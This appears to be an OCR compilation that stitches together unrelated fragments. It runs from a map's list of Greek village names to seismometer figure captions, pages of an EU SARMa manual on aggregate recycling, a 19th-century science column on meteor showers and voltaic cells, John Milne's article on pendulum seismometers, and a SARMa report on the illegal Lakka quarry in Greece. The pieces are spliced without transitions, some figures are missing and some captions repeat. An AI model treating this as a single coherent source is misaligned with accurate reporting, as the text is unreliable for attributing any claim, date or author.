


PANIPERI
MESOPOTAMOS
KALOKORION
KASTANIA
CHANDRINU
PETHALIDION
BALI
SOLINARI
ROMIRION
TRIPI
GOUBOUKAKI
ACHLADOCHORION
KALAMAKI
GAMBRIA
MATHIA
KOKKINOU
LIKISSA
KAKOREUMA
ARAPOLAKA
AMBELOKIPOS
PANEIKA
KAFFU
KALLITHEA
KHOMATHADES
ANO MILITSA
ADRIANI
LOGGA
VLASIKA
MISTRAKI
VOUNARIA
SISANI
CHOMATERO
KAPLANI
PETRIADES
GAMEIA
CHAROKOPIO
AKRITOKORION
KORONI
CHRISOKELARIA
VASILITSI
N
0 1 2km


FIG.362

Plate 6b



a


b



c

d

e



f

g




Fig. 1. Schematic drawing of a Ewing-Sekiya type duplex pendulum seismometer (Kikuchi, 1904).

Fig. 2. Duplex pendulum seismometers (front left and far right) installed in the former Seismological Institute of the Tokyo Imperial University (the University of Tokyo) at Hongo.




Fig. 3. (continued)

SOUTH EAST EUROPE
Transnational Cooperation Programme

Sustainable approach to aggregates SARMa

Programme co-funded by the EUROPEAN UNION

How to Achieve Aggregates Resource Efficiency in Local Communities

Manual

SEE/A/151/2.4/X

further classification in order to produce the necessary size fractions for the commercial aggregate products.

Fig. 4: The Araxos open pit limestone quarry in Greece
[Source: *Preparatory site report of Araxos quarry; Activity 3.1.* http://www.sarmaproject.eu/]

Fig. 5: Mobile crushing and sieving plant unit, Araxos quarry
[Source: *Preparatory site report of Araxos quarry; Activity 3.1.* http://www.sarmaproject.eu/]

For example, the tailings stemming from the Chromites Processing Plant of Bulqiza in Albania (200,000 tonnes/year) are currently recycled and treated in the dressing plant as mining waste. The recycled products comprise a marketable chromites concentrate (38-42% Cr_2O_3) suitable for the chemical industry and metallurgy, and a sand product (R1) suitable for concrete production. [Source: S*tudy report of SARMa case study Bulqiza Albania (3.3 Recycling)*]

Also, in the magnesite mine of Gerakini in Greece (Fig. 9), by-products from the sorter unit plant of the mill and extractive waste from the development of the mine are processed for the production of R1 aggregates (150,000 tonnes/year), suitable mainly for road construction (Fig.10).

Fig. 9: General view of waste material stockpiles at the Gerakini magnesite mine in Greece [Source: *Baseline study report for recycling. Case study: Gerakini.* http://www.sarmaproject.eu/]

Fig. 10: Aggregates (R1) produced from treatment of mining waste from the Gerakini mine

Meteor-Showers.

	R.A.	Decl.		
Near β Serpentis	232°	17° N.	Very swift.	
From Hercules...	255	37 N.	April 12–25	Very swift.
	268	33 N.	*Lyrids*, April 18-20	
	272	20 N.	April 18–24	
From Vulpecula	300	24 N.	April 19–20. Swift.	

GEOGRAPHICAL NOTES.

THE Russian Geographical Society elaborated at its last meeting the following programme of work for the next summer. M. Kuznetsoff will continue his geo-botanical work on the northern slope of Caucasus, and M. Rossikoff will continue his survey of the Caucasian glaciers on the little-known southern slope of West Caucasus. M. Listoff will also resume his exploration of the caves containing layers of ice in Crimea. Pendulum measurements will be done by Prof. Sokoloff in Poland and West Russia ; and an Expedition of three persons will be sent out for the exploration of the Kola peninsula.

THE following details of the Brazilian Expedition, headed by Dr. von Steinen, have been received from Dr. Ehrenreich, one of the members of the Expedition. Their object was to investigate the Kuluene River, a tributary of the Xingu. Dr. Ehrenreich gives the following as the chief results of the Expedition : (1) the discovery of great Caribbean races in the centre of South America, named respectively the Bakairi and the Nahugua ; (2) the discovery of the Kanayura and Anite tribes, who still speak the ancient Tupi language, and use remarkable weapons, amongst which is the very peculiar arrow fling. Surveys of the Kuluene were made and many ethnographical specimens have been collected, forming a complete picture of the original culture of these Indians, who, even to-day, do not know the use of metal, but are still in the period of implements made of flint, bone, and fish teeth.

OUR ELECTRICAL COLUMN.

J. T. BOTTOMLEY showed that the temperature of a wire conveying electric currents varied with the air-pressures surrounding it, and that a wire which remained dull at ordinary atmospheric pressure incandesced when a moderate vacuum was obtained. M. Cailletet has been working in the opposite direction. He has shown that a current which would fuse a wire under ordinary pressure will scarcely raise it to redness when the pressure is sufficiently great. These experiments show how essential free convection as well as radiation is to the incandescence of filaments in glow-lamps, as well as to the heating of conductors.

LECHER (*Rep. der Physik*, xxiii. p. 795) has experimented on the much-vexed question of the counter-electromotive force of arc lamps, and he finds that its existence is not proved, that the observed difference of potential which is expressed by the formula $a + bl$ varies with temperature, and that it is probably due to discontinuity in the current.

CONSIDERABLE attention has lately been devoted to the potential difference between the various constituents of a voltaic cell by direct measurement, an operation facilitated by Helmholtz's capital observation that this difference between an electrode of mercury flowing in drops through a capillary tube and an electrolyte is *nothing*. The mercury thus acquires the potential of the electrolyte, and can be measured. Moser (*Beiblätter*, xi. p. 788) has thus measured the Daniell and Clark cells, and Miesler has been following it up. Thus in the Daniell cell—

$Zn \mid ZnSO_4$	= + 1·06	volt
$ZnSO_4 \mid CuSO_4$	= + ·22	,,
$CuSO_4 \mid Cu$	= − ·22	,,
Total PD ...	1·06	,,

In the Grove cell—

$Zn \mid H_2SO_4$	= + 1·06	volt
$H_2SO_4 \mid HNO_3$	= + ·36	,,
$HNO_3 \mid Pt$	= + ·20	,,
Total PD ...	1·62	,,

He makes the PD—

$C \mid HNO_3$	= + ·38	volt
$C \mid H_2CrO_4$	= + ·62	,,
$H_2SO_4 \mid H_2CrO_4$	= + ·5	,,
$PbO_2 \mid H_2SO_4$	= + 1·3	,,
$H_2SO_4 \mid Pb$	= + ·9	,,

all the measurements, except that of the Grove cell, according fairly well with known and accepted measurements.

HERTZ, WIEDEMANN, AND EBERT have been experimenting on the influence of rays of high refrangibility on electrical discharges, and M. Hallwachs has been verifying their results. He finds that a well-insulated disk of zinc charged with electricity rapidly loses its charge when the rays of an arc lamp fall upon it. It is more rapid with negative than with positive charges.

PENDULUM SEISMOMETERS.

PENDULUM SEISMOMETERS are among the oldest forms of instruments employed to record earthquake motion upon a stationary plate. In 1841 crude forms of such seismometers were used to record shocks at Comrie in Scotland. The objections to the older forms of these instruments are that they are not provided with any arrangement to magnify the motion of the earth, the writing indices are not sufficiently frictionless, and the value of the records are destroyed because the pendulums almost invariably swing (see "Experiments in Observational Seismology," by J. Milne, Trans. Seis. Soc., vol. iii. p. 12). The first pendulum seismometer with which I am acquainted which has a multiplying index is the one described, constructed, and successfully employed by Dr. G. Wagener (see Trans. Seis. Soc., vol. i. p. 55). From Dr. Wagener's account of this instrument it was the inventor's intention to counteract any tendency of the pendulum bob to swing by the inertia of the multiplying index, and from his experience with the instrument, owing to frictional resistance or otherwise, it seems that even if the pendulum was set in motion it quickly came to rest.

The multiplying arrangement, or "indicating pendulum," in Wagener's instrument was a lever, which we will call *a b c*, 25 inches in length (Fig. 1) ; the upper end of this at *a* geared




FIG. 1.

in the base of the main pendulum bob W by a ball-and-socket joint. One inch below, at *b*, a second ball-and-socket joint connected the lever with the earth. Now if *a* remained at rest, and *b*, being connected with the earth, moved backwards and forwards, a multiplied representation of this movement was produced at *c*, 24 inches lower down. The question which arises is whether W tends to remain at rest, and what effect the jointed system *a b c* exerts upon it.

Imagine that an impulse is received towards the right, so that the point of suspension of W at *o*, and the point *b*, move to the right. The tendency of W is therefore to move to the right. If the centre of oscillation of *a b c* relatively to *b* as a centre of percussion is *below b*, then *a* will move to the right and assist W in its swing ; if, however, the centre of oscillation is *above b* then W will be retarded in its motion. In Dr. Wagener's instruments the centre of oscillation was below *b*, and hence the index retarded W by its inertia and friction only. Still, the instrument was the first one where there was an attempt to use an "indicating

pendulum," first as a multiplying index, and secondly as a means to check the motion of a large pendulum. In pendulum seismographs, which I have largely used in Japan (see Trans. Seis. Soc., vol. iv. p. 91), *a b* was loaded with a brass ball, and thus the centre of oscillation raised above *b*. The moment that *a b* exerted on W was not, however, sufficient to prevent W from swinging, and its movements were retarded and rendered "dead beat" by frictional resistance directly applied to the surface of W, which was a disk of lead suspended horizontally. During the last two years I have had several seismographs constructed in which *a b* was long; and, as near to *a* as possible, a weight sufficiently large to render W feebly stable was placed. This important suggestion of loading *a b* originated with Mr. T. Gray. Later, Mr. Gray drew attention to the necessity of rendering an ordinary pendulum, for small displacements, absolutely astatic, and he suggested various means by which this might be accomplished (Trans. Seis. Soc., vol. iii. p. 145).

In the same publication, vol. v. p. 89, Prof. Ewing, attacking the same problem, described a duplex pendulum, a modified form of which he described in vol. vi. p. 19. In vol. viii. p. 83, Prof. Sekiya described an improved form of Prof. Ewing's instrument (see also NATURE, vol. xxxiv. p. 343). In the duplex pendulum seismograph an ordinary pendulum is rendered astatic for small displacements by placing an inverted pendulum beneath it, and so uniting the bobs of the two pendulums that any horizontal motion is common to both, and the jointed system so proportioned that neutral or feebly stable equilibrium is obtained. Although these instruments are, for seismometrical work, theoretically good, in practice such of them as I have had, which are the best to be obtained in this country, present many serious objections. Among these objections I may mention the following: (1) the difficulty of adjustment; (2) the difficulty of inserting and removing smoked glass plates; (3) the fact that the pointer being cranked at its upper end it does not give so satisfactory a record in directions at right angles to the plane of the crank as is desired; (4) their incapability of recording an earthquake of greater amplitude than 5 mm.

By introducing arrangements for adjustment, alteration in the form of the recording index, &c., these instruments might be improved. Possibly in the instrument recommended by Prof. Ewing for use in Observatories (see NATURE, vol. xxxiv. p. 343), although it appears to be practically similar to those I have in Tokio, the objections may not be so serious.

The instrument of this class which I have in all respects found the most satisfactory is, in its essential features, shown in Fig. 2,




FIG. 2.

in which W represents a lead ring about 7 inches in diameter, with a small tube, *a*, fixed in a plate at its centre. W is supported by three strings or wires, *s*. The indicating pointer is *w a b c*, prolonged downwards, at the lower end there being a needle as a writing-point sliding in a small tube. *w a b* is a light steel rod with a ball forming a universal joint on the tube at *a*, and a point, *b*, pivoting in the fixed steel bar B. The stability of the system is readily altered by raising or lowering the *small* weight *w*. For small displacements neutrality is obtained when $\frac{w}{W} = \frac{p^2}{L l}$ where $p = ab$, L the length of the main pendulum, and l the length of the inverted pendulum.

The whole is carried on a tripod about 2 feet 3 inches high, stiffened in the centre by a small transverse table which carries the bar B. W is so suspended that it can be readily shifted laterally or vertically. Below there is a small shaft which carries the smoked plate. By means of a wedge this can be raised or lowered, and the plate brought to any degree of contact with the sliding pointer. This portion of the apparatus is so simple that a record-receiving surface is instantly adjusted or removed by the movement of a handle connected with the wedge. The instrument is an outcome of instruments which have preceded it, and it may be regarded as a modification of an old type where *a b c* has been prolonged upwards and the balance load placed above *a* instead of being between *a* and *b*. Its chief recommendations are: (1) its smallness; (2) the simplicity and fewness of its parts; (3) the ease with which it may be used; (4) its large range of motion; (5) the accuracy of its diagrams. The test for accuracy has been made by placing the instrument upon a specially designed shaking table, the absolute movements of which are recorded by a multiplying lever.

Comparing the diagrams given by the machine with those given by the table, it is found that for all small displacements, whether in right lines or complicated curves, the diagrams, 20 or 30 mm. in length, are practically identical. For diagrams 50 mm. in their greatest dimensions, composed of a complication of curves if anything greater in complexity than those yielded by ordinary earthquakes, some differences occur, the extent of which may be judged of by the accompanying diagram, Fig. 3. Figs. 4




FIG. 3.

and 5 are examples of the diagrams obtained for small displacements. These diagrams are fair specimens, but have not been selected as particularly good examples. The multiplication of the table diagram, marked T, is 6·3, while that of the seismograph, marked S, is slightly over 6.

Diagrams of the old type of seismograph with the weight on *a b* have also compared favourably with the table motion. I regret, however, to say that the diagrams given by one of Prof.




FIG. 4.

FIG. 5.

Ewing's duplex pendulums, with the exception of their amplitude, in no way resembled the table motion. This instrument was adjusted to have extremely feeble stability. With a second of Prof. Ewing's instruments, which was adjusted by Prof. Sekiya's assistant, who understood the machine, the distortion was not so great, but the diagrams were complicated by the swinging of the pendulum after the shaking had ceased. The pendulum in this instance had a period of about two seconds, which was much too short.

JOHN MILNE.

SOUTH EAST EUROPE
Jointly for our common future

Programme co-funded by the EUROPEAN UNION

SYNTHESIS REPORT OF BASELINE STUDY REPORTS (BSR)

Activity 3.2 - Illegal Quarrying

Final Version
May 2011

3.2 CASE 2: LAKKA QUARRY (Greece)

3.2.1 Location

Lakka quarry is located in the Prefecture of Pella of the Region of Central Macedonia in northern Greece. It belongs to the municipality of Kyrros (*Figure 4)*.

Lakka is an illegally quarried site for aggregates abandoned a long time ago. They consist of sub-rounded pebbles ranging in size from about 1 to 20 cm and more rarely to 50 cm with composition vary from calcitic to dolomitic (*Figure 5*). In cases like this the remediation and restoration is and will be undertaken by the local authorities. No remediation has taken place so far for various reasons. One of the main reasons involved is the lack of available funds.

Figure 4 Location of Lakka quarry, municipality of Kyrros

The case of Lakka is an example of how illegal activities could be greatly encouraged by the absence of a legally designated quarrying area to cover the local demand in aggregates.

In order to reduce the environmental impact from illegal operations the local authorities (Prefecture of Pella) are planning to perform a restoration work which is estimated to result in around 5.000.000 tons of material which could find application as aggregate. The estimation

of this resource potential though needs to be confirmed with further work which will involve data collection as to the ownership status of the surrounding land, topographic surveys, mapping etc.

Fig. 5: Lakka's open pits A, B, C, D

Figure 5 Lakka's open pits A, B, C, D

Remediation and restoration of contemporary and legal quarry operations in Greece is ensured by specific terms set out in the approved Environmental Impact Assessment Study that the quarry operator is by law obliged to submit in order to be granted the exploitation permit.

The restoration plan forms an integral part of the quarry permit and its application is the responsibility of the legal quarry operator. Illegal quarrying does not provide any environmental restoration. Inspections and audits are undertaken, financial guarantees are required and sanctions imposed where necessary. The quarry operator is obliged to restore the quarry site through the gradual implementation of an integrated and progressive restoration plan carried out through the lifetime of the quarry operation. On the other hand, restoration of public abandoned quarries is the responsibility of the relevant regional authorities where the quarry site is located. The situation is more complicated in cases of privately owned abandoned quarries where the consent of the owner is needed in order the site to be restored.

The Prefecture of Pella is the competent authority responsible for the restoration of the Lakka quarry site. It is expected that within SARMa project new ideas and/or better solutions will be developed related to the sustainable environmental management of such quarry sites. The outcomes of SARMa and the experience shared with other partners facing similar problems is expected to help the Prefecture of Pella to elaborate alternative ideas and most feasible solutions for the restoration and rehabilitation of the Lakka site.

3.2.2 Determine impediments to best practice e.g. lack of knowledge, regulatory blocks

Identification of medium- long- term market needs for aggregates on local/regional level is of ultimate importance in order to take at an early stage the necessary actions to safeguard/secure the adequateness and appropriateness of the raw materials.

Deficient or inconsistent controlling systems and time consuming permitting procedures may allow illegal quarrying activities to carry on thus creating an artificial distortion of competition, enhancing environmental impact and bringing the legally operating aggregates industry into disrepute. However the legal framework is extremely strict in cases of illegal quarrying of aggregates, since “quarrying of aggregates” without permit constitutes criminal breach and the liable is punished with confine of at least 3 months, and administrative penalties and fine from 16.000 - 160.000 euro, imposed by the Mining Inspector.

Lack of long-term spatial & land use planning that takes into consideration mineral resources results in conflicted interests between aggregates extraction activities and other land uses.

Restoration of abandoned quarries is not practiced on a regular basis from the competent authorities due mainly to lack of available funds.

3.2.3 Operating system for monitoring of illegal quarrying

There is no operating system for remote monitoring of illegal quarrying.

According to the Greek legislative framework (articles 15-16 of Law 1428/1984as modified by article 13 and 24 of Law 2115/1993, article 8 of law 2702/1999 and Ministerial Decision Δ7/Α/Φ1/21801/2001), the exploitation of aggregate quarries runs under the

auspices of the Ministry of Environment, Climate Change and Energy and the Inspectorate of Mining is the relevant responsible authority, on national level, to inspect, control, place charges and impose any additional measures needed, through on site inspection. On justified cases of serious violation of the relevant legislative framework, the Inspectorate of Mining may impose constraint measures and the temporary cease or closure of the quarry operations.

The inspections, on behalf of the Mining Inspectors, on the licensed quarry operations run normally once a year. Shortage in relevant personnel though, to carry out inspection on a regular basis, drives eventually to a deficient monitoring of illegal operations.

